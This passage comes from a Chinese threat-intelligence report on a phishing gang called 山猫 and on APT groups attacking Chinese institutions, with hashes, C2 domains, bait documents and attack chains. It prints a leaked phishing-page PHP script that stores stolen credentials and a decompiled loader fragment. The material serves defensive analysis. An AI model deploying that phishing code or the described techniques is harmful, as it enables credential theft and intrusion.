
出现时间	文件名	Sha256	C&C
2022-10-22	Fonts.dll	05c13c2468f146808732b737e34e04b00356e3f722abd1b48f7184543c3d0b42	Shellcode有问题，无C&C
2023-02-28	zlibwapi.dll	8e2c54bf0c6bc70232063182bfb105dbb5790784e59042acd5f691cc4f9e9de5	update.exchange.ac.cn
2023-03-01	CcRemote.exe	9a9b5258c771d025cbbeff42e21fdec09e1560495764afa22bd752a71cb15744	update.exchange.ac.cn

山猫：借助税务、发票等话题进行爆发式攻击的经典范例

2023 年10 月下旬，微步情报局监测发现一个针对能源、教育等行业和政府机构发起 “爆发式”攻击的黑产团伙：仅2023 年10 月28 日至11 月1 日这5 天时间，受到攻击的企业达到了数十家，触发告警近万次。



根据用户反馈信息，我们发现大部分攻击首先来自钓鱼邮件，邮件中提示用户下载电子发票，实际为木马文件。



经过对该团伙历史攻击行为和资产特征进行分析，结合其突然出现，且具有极强爆发力的特点，我们将该团伙命名为“山猫”。

山猫团伙攻击活动最早可以追溯到2021 年，擅长通过仿冒网站投毒软件安装程序进行广撒网式的钓鱼活动，获取受害者主机的控制权，以贩卖受控主机和数据获利。山猫长期以来持续活跃，期间不断更换基础设施、恶意组件以及更新攻击手法。2023 年中下旬以来，该团伙为了获取更大的经济利益，开始通过钓鱼邮件和微信等社工方式以“税务处罚名单”、“电子发票开具”等主题来诱导点击，木马成功运行后，将窃取用户的浏览器记录以及键盘操作记录等数据。此次攻击事件主要的攻击目标是政企单位的财务人员，以及政府机构、能源和教育行业的办公人员等，有极强的针对性。

团伙画像

黑客画像-山猫	
特点	描述
平台	Windows
攻击目标	政企单位的财务人员，以及政府机构、能源和教育行业的办公人员
攻击地区	中国
攻击目的	敏感信息窃取
武器库	易语言加载器，FatalRAT木马

攻击手法分析


1．多个有效的合法签名样本

在样本层面，山猫曾使用过多个有效的公司合法签名，攻击载荷绝大部分为易语言编写的加载器和FatalRAT 远程控制木马，并采用多段加载的方式在内存中层层解密执行，最终阶段通常会加载位于远程托管服务器中的加密文件“cdyxf.png”。此类手法已经成为当下山猫团伙的标配攻击手段。

2．诱饵文档

值得一提的是，山猫的易语言加载器在运行后，会释放并打开一个诱饵文件，用以迷惑受害者，以为打开了一个正常文件。

3．木马完整执行流程



溯源及拓线分析

1．资产部署与分布

在基础设施上，山猫绝大部分的文件托管服务器都是中国香港以及美国洛杉矶等非大陆IP。且攻击者为了批量化管理，统一开启托管服务器5985 端口的Winrm 远程服务，并使用phpstudy 部署IIS 环境实现文件托管。

2．诱饵样本名称的变化

山猫所投递的诱饵样本名称在近些年发生了明显的变化，早期主要为“广撒网”式的针对个人用户的一些热门话题，或仿冒应用软件的捆绑木马等，文件格式多为伪装成文档的exe 可执行文件；近期则为针对性更强的以税务相关的关键词引诱企业财务人员点击，文件格式也变成了压缩包。

云南行程路线.exe	2022-11-8	d249e57c08cc2adf45875206feded537
价格表.xslx.exe	2022-11-17	9e109f0156706a7aa78b1b831e9f3f4c
Dkdsa测卡器3.0版本.exe 早期	2022-12-2	7d553e1ef9cd3143374cc322e23fc987
zhaopian3.rar	2023-01-26	df5ecfde679c40d214ee99666785bf5b
台湾最新动荡局势A股大盘跳水.zip	2023-01-26	0b7a8ab6bed51d06fd32325dd7ca65d7

yunshuipiaokpwps02.rar	2023-11-03	e4065eb9b97a061d4442382cf380266f
各公司税务督查名单.zip	2023-11-03	facd9d1efddfd82fb71c4453ebcb2042
企业税务稽查处罚名单.zip 近期	2023-10-30	d54ed193db42e64e523e200ee678ba7c
2023税务处罚名单.rar	2023-10-31	9a34553278b1f342ee2eb5f3fe68cbe0
yunshuipiaokpwps04.zip	2023-11-02	72b527570aaeb7e62750259d3b411045


06

群魔乱舞：APT 团伙愈演愈烈


全球APT 团伙及事件概览

2023 年，随着地缘冲突和战争引发的网络战不断升级，APT 组织闻风而动，尤其以俄乌战争，巴以冲突和印巴冲突为主题的攻击事件不断涌现，攻击手法也在不断更新。我国仍然是APT 组织的重点攻击目标，Patchwork、DarkHotel 和海莲花等组织针对国内高校、政府、科技企业等进行了轮番攻击。

攻击目标的地域分布



攻击目标的行业分布



地缘冲突和战争引起的网络战

地缘冲突往往是国家级APT 组织发起攻击的根因。2023 年来，俄乌战争仍在待续，战况尚不明朗；巴以冲突也从小规模冲突升级到战争层面，军事层面的斗争使得网络战更加激烈，很多周边和利益相关国家和地区的APT 组织也纷纷卷入其中。

俄乌战争

2023 年，围绕俄乌战争的APT 攻击事件层出不穷，尤其疑似来源于俄罗斯的多个“老牌”APT 组织，纷纷把矛头转向了乌克兰的政府、能源、基础设施以及其他行业。与此同时，以俄乌战争为主题的诱饵文档也大量流传，被众多APT 组织使用。这其中包括Sandworm 攻击破坏乌克兰电力机构以配合武装军事行动；Turla 利用网络钓鱼投递更新迭代的Capibar 恶意软件和 Kazuar 后门对乌克兰外交和军事机构进行间谍攻击；Gamaredon 借助蠕虫病毒的传播在乌克兰境内渗透关键目标；APT28 攻击针对乌克兰能源设施发起了钓鱼邮件攻击等。

另外，2023 年围绕俄乌战争主题，APT 组织的攻击不再局限于乌克兰，而是逐渐发散至北约成员国为主的全球多个国家。


巴以冲突

2023 年以来，特别是以色列和巴勒斯坦的冲突爆发后，针对以色列和巴勒斯坦的团伙和攻击事件开始纷纷涌现：UserSec 声称对多个以色列政府网站开展了DDoS 攻击；ThreatSec 入侵巴勒斯坦互联网服务提供商 AlfaNet 造成该公司服务中断10 个小时；AnonGhost 成功破解以色列RedAlert 应用程序，并通过发送关于核弹和火箭弹攻击的虚假警报引发了以色列民众的恐慌。


另外，包括APT35、双尾蝎等长期活跃在中东地区的老牌APT 组织继续试图在混乱的战场上浑水摸鱼，攫取利益。

印巴冲突

印度和巴基斯坦始终是地缘冲突的“老对手”，双方采取先进、长期且持续性的复杂网络活动针对对方发起网络攻击。今年以来，疑似来自巴基斯坦的攻击者在Windows、Linux、Android 等多平台上部署攻击，主要采用恶意Word 文档和伪造的.lnk 文件两种方式：恶意Word 文档中嵌入宏代码或OLE 对象执行远控载荷；而在.lnk 文件中则使用mshta 执行代码，在诱饵中还会使用印度官方的二步验证工具“Kavach”，最终投递CrimsonRAT、MythicAgents、CapraRAT 等远控木马。




诱饵




Kavach 登录界面

另一方面，疑似来自印度的攻击者，在针对印巴冲突中，通常使用两种方法对外发起攻击，一类为仿冒官方邮箱登录地址窃取邮箱帐密；另一类为通过恶意Word 文档直接投递远控木马：在钓鱼攻击活动中，攻击者仿冒官方邮箱的登录地址，引诱用户输入邮箱账号和密码，并将窃取的信息发往C2 地址。在直接投递远控木马的攻击中，攻击者在Word 文档中使用公式编辑器栈溢出漏洞、宏代码等方法执行恶意代码，最终从C2 服务器下载远控木马。



钓鱼页面



GUIDELINES FOR BEACON JOURNAL - 2023 PAKISTAN NAVY WAR COLLEGE (PNWC)

Pakistan Navy War College (PNWC) invites manuscripts for its journal (Beacon-23). The journal is accredited with HEC in 'Y' category. Research articles shall be accepted in areas related to International Relations, Strategic Studies, International and Regional Security, South Asian Studies, Maritime Security, Indian and Pacific Ocean studies and Hybrid Warfare.

Submission Deadlines: Research scholars who wish to contribute original, unpublished articles to the journal may submit these by first week of January, 2023. The articles may be written individually or co-authored.

Article word limit: The manuscripts should normally be 5000 (+_ 10%) words excluding abstract, author's Introduction, footnotes and bibliography.

Format: All article submissions must include an abstract of about 200-250 words with 5-7 keywords and footnotes. The first page of the manuscript should contain the title of the paper, the name(s) of author(s), abstract and footnote giving introduction and current affiliation of the author(s). A 'Disclaimer' must be made at (footnote 2) and when applicable.

Plagiarism: Similarity index (Turnitin Report) must not exceed 18%.

Editorial and Peer Review Process: All submissions are screened using "Similarity Index" detection software. Articles shortlisted by the Editorial Board will undergo double-blind peer review. During this stage, articles may not be approved for publication by the referees. However, they are found suitable for the Journal, reviewers may recommend either major or minor changes in the manuscript. The revision process may take multiple rounds. Peer Review timelines vary depending on Reviewer availability, area of expertise and responsiveness.

Citation Format: Footnotes and Bibliography must comply with Chicago Manual of Style 17th Edition. Some examples for Footnotes are cited below for guidance:

United States of America
Amendment 1 to Letter of Offer and Acceptance
PK-P-GAA

Based on Embassy of Pakistan, Letter of Request (LOR), Ref: (continued on page 2)

Mail To: Government of Pakistan, Embassy of Pakistan, Attache Defense Procurement 3517 International Court, N.W. Washington, DC 20008.

Pursuant to the Arms Export Control Act, the Government of the United States (USG) offers to amend the Letter of Offer and Acceptance (LOA) identified above for the purchase of defense articles, defense services, or both. Other provisions, terms, and conditions of the original LOA remain unchanged.

This Amendment provides additional support by increasing the (continued on page 2)

Basic LOA accepted: 03 Jul 2019

Estimated Cost: $5,000,000 | Due with Amendment Acceptance: $1,774,239

Terms of Sale:
Cash Prior to Delivery
Dependable Undertaking

This offer expires on 17 February 2023. Unless a request for extension is made by the Purchaser and granted by the USG, the offer will terminate on the expiration date.

This Amendment consists of page 1 through page 7.

The undersigned are duly authorized representatives of their Governments and hereby respectively offer and accept this Amendment:

GAISER.ALFRED.1031103462 26 Oct 2022

U.S. Signature | Date | Purchaser Signature | Date

Typed Name and Title

诱饵文档

国内遭受APT 团伙攻击现状

2023 年，APT 组织在国内的攻击不断涌现，各组织目标明确，尤其以政府机构以及高校、军工和科技等行业为主，攻击方式上主要通过钓鱼邮件进行攻击。

Patchwork 针对国内高校和政府机构的定向攻击

在今年的攻击活动中，疑似具有南亚背景的APT 团伙白象组织常对我国高校、政府机构、能源企业进行定向攻击。白象组织针对我国的攻击可以分为两类：一类为窃取邮箱帐密信息的钓鱼攻击，一类为通过钓鱼邮件投递的木马攻击。

在针对我国高校与能源的钓鱼攻击中，白象组织在往年大多使用“netlify.app”的第三方服务搭建钓鱼页面，而在今年的攻击中，攻击者更多使用自己的资产进行钓鱼页面的搭建，通常使用“.cc”的域名仿冒各类高校及企业的官方邮箱登录页面，在某次攻击中，攻击者由于配置失误，泄露了钓鱼页面的.php 文件源代码。

```
<?php
    if(isset($_POST['Login1']))
    {
    $username = $_POST['uid'];
    $password = $_POST['password'];
    $text = $username . "|" . $password . "\n\n";
    $fp = fopen('A@((OuNt.txt', 'a+');
    fwrite($fp, $text);
    fclose ($fp);
    header("Location: http://mail.[redacted]/index1.php");
    die();
    }

    if(isset($_POST['Submit']))
    {
    $username = $_POST['username'];
    $password = $_POST['password'];
    $text = $username . ":" . $password . "\n\n";
    $fp = fopen('A@((OuNt.txt', 'a+');
    fwrite($fp, $text);
    fclose ($fp);
    header("Location: https://www.google.com");
    die();
    }
?>
```

攻击者泄露的源代码

在白象组织发起的木马攻击中，白象组织通常以钓鱼邮件作为初始载荷下发，钓鱼邮件中携带有加密的恶意载荷，并在邮件正文中告知目标用户密码。

白象钓鱼邮件

白象钓鱼邮件

攻击者的加密压缩包内通常携带有伪造.pdf 文件的.lnk 文件，在.lnk 文件中多使用powershell 执行恶意代码，分别从C2 地址下载诱饵文件与远控木马，在将诱饵文件打开的同时运行远控木马。攻击者首次下发的远控木马利用Github 开源项目“rust-shellcode”作为加载器，利用纤程加载shellcode 代码，执行的shellcode 由攻击者使用Donut 生成，用于将.NET 的恶意程序在内存中加载执行，该木马中部分恶意代码与BADNEWS 木马有所重叠，木马中使用base64 编码以及异或进行加解密，并且每个样本都拥有一个独特的sampleid，会跟随窃取的信息发回C2 地址，猜测为攻击者的攻击活动标识。

除了攻击者自研的远控木马外，在木马成功驻留在目标机器后，攻击者还会手动下发另一远控木马，稳固对目标机器的控制权，二次下发的木马不再是攻击者的自研木马，而是多为开源木马QuasarRAT。


在近一年的攻击活动中，白象组织依然保持着高频率的攻击活动，攻击的目标集中在我国高校及其他行业。在攻击手法上，投递阶段依然和以往一样以附带恶意附件或恶意连接的钓鱼邮件为主，投递阶段的标题以“基金”、“科研”、“纪要”等与目标单位紧密相关的话题为主，在后续载荷中使用shellcode 开源生成器与加载器，将远控木马加载到内存中执行。

白象组织时常以我国为目标展开毫无忌惮的网络攻击，其恶意活动对我国的安全构成了明显威胁，对我国的网络基础设施、商业机密和个人隐私构成了严重威胁。面对这样的威胁，我们必须高度警惕，并采取积极有效的对策。我们应该加强网络安全意识的普及，提高自身的防范能力。政府和企业应该共同加强网络安全建设，投入更多资源用于网络安全技术研发和防御体系的构建，以有效抵御白象组织等潜在威胁。

DarkHotel 针对国内高校、科技行业和政企的定向攻击

2023 年微步情报局捕获到该组织针对国防部门的一系列鱼叉式钓鱼攻击，此次攻击活动中Darkhotel 组织采用了带有载荷的恶意帮助文档，用户点击后将加载Js 脚本释放白加黑下载者到指定路径下，创建计划任务。

下载者样本回连C&C 下载最终载荷，并使用当前主机的用户凭证加密载荷保存至本地，加载最终载荷时再使用用户凭证解密，以此实现“一机一马”。当前微步情报局所捕获到最终载荷均为meterpreter。



另外，鱼叉邮件中除木马附件外，Darkhotel 组织还附加了1 像素的图片探针。

由C&C 下载的载荷，使用加密函数CryptProtectData 加密保存在本地。CryptProtectData 将使用用户凭证对相关数据进行加密。

```
      v12 = (unsigned int)cudaHostAlloc_CryptProtectData(file, v35, v42) != 0;
      if ( v11 <= 0xFF92C303 )
        break;
LABEL_140:
      cudaHostAlloc_CryptProtectData(file, v35, v42);
```

```
v20 = 0x13i64;
do
{
  *((_BYTE *)lpProcName + v19 + 4) = v27[v19 + 4] ^ v18;// CryptUnprotectData
  ++v19;
  v18 = 0xBC8F * v18 % 0x7FFFFFFF;
  --v20;
}
while ( v20 );
*(_OWORD *)v27 = *(_OWORD *)lpProcName;
*(_QWORD *)&v27[0x10] = v26;
*(_OWORD *)lpProcName = 0i64;
v26 = 0i64;
do
  ++v2;
while ( v27[v2 + 4] );
sub_18000268C((unsigned __int64 *)lpProcName, (const __m128i *)&v27[4], v2);
v21 = (const CHAR *)lpProcName;
if ( *((_QWORD *)&v26 + 1) >= 0x10ui64 )
  v21 = lpProcName[0];
ProcAddress = GetProcAddress(ModuleHandleA, v21);
if ( *((_QWORD *)&v26 + 1) >= 0x10ui64 )
{
  v23 = lpProcName[0];
  if ( (unsigned __int64)(*((_QWORD *)&v26 + 1) + 1i64) >= 0x1000 )
  {
    v23 = (LPCSTR)*((_QWORD *)lpProcName[0] + 0xFFFFFFFF);
    if ( (unsigned __int64)(lpProcName[0] - v23 - 8) > 0x1F )
      invalid_parameter_noinfo_noreturn();
  }
  HeapFree_18000E700(v23);
}
return ProcAddress
    && ((unsigned int (__fastcall *)(__int64, _QWORD, _QWORD, _QWORD, _QWORD, _DWORD, __int64))ProcAddress)(
         a1,
         0i64,
         0i64,
         0i64,
         0i64,
         0,
         a2) != 0;
```

海莲花针对国内教育、军工、科研、高校等行业的定向攻击

2023 年，微步情报局监测发现，今年该组织的攻击活动覆盖了军工、科研、科技、能源、医疗、高校和政府等行业机构。上半年，活动主要集中在科研行业；下半年，则主要覆盖高校和军工单位。此外，某些软件开发公司也成为其攻击对象，这存在一定的供应链攻击可能性。就攻击手法而言，主要是钓鱼邮件和漏洞利用。在漏洞利用方面，针对暴露在互联网的防火墙、VPN 服务器和OA 服务器等进行攻击。

1. 针对科研机构的攻击活动

海莲花上半年的主要攻击目标为科研院所，目标覆盖至少几十家科研院所，攻击方式主要为钓鱼邮件。同时，通过对部分攻击资产进行分析，我们发现了大量潜在的攻击对象，同样为科研院所、大学以及国央企单位为主。

2. 针对高校的攻击活动

海莲花下半年的主要攻击目标为国内高校，主要以“关于社保、职业年金、公积金缴存基数调整和补扣的通知”、“招标文件”、“关于发展海洋经济推进建设海洋强国的意见”等诱饵内容为主，携带的载荷多数为CobaltStrike Beacon，在成功获取内网权限后进行横向移动获取更多高价值的资料。

3. 海莲花针对军工单位的攻击活动

另外，微步情报局发现了海莲花部分针对军工单位的攻击痕迹。例如从钓鱼诱饵文档来看，攻击者利用“军贸战斗机市场回顾”这一军工话题作为诱饵，向目标用户发送钓鱼邮件，钓鱼诱饵文档如下：

军贸战斗机市场回顾与展望

无论从各军事强国装备研发投资，还是从全球局部冲突中的作战运用看，战斗机往往是各国装备引进的优先和重点领域。根据斯德哥尔摩和平研究所等权威机构统计，在全球军贸市场交易额中，战斗机占到22%，是最大的单一装备领域，被视为全球军贸高端装备交易的风向标。透过军贸战斗机市场活动，可以观察全球地缘政治和安全需求的变化趋势，有助于我军贸发掘市场机会，以先进战斗机等高新装备为带动，促进成建制、成体系的市场拓展。

一、 过去十年军贸战斗机市场趋势总结

1. 全球市场正在复苏，军贸需求占据半壁江山

2012-2021 年间，全球共交付先进战斗机[1]2952 架，其中军贸战斗机交付 1185 架。全球战斗机交付基本保持在年 300 架，受疫情影响 2020 年以来交付规模有明显下降，但从目前订单及主要产品产线供应链情况看，市场的需求侧与供给侧已基本复苏，预计到 2023 年后，全球战斗机市场将恢复到疫情前水平。值得注意的是，军贸交付占比提升明显，从 2011-2013 年的 27%变为 2019-2021 年的 52%。美欧俄等军机出口大国的主战战斗机越发寻求并依赖出口订单上一

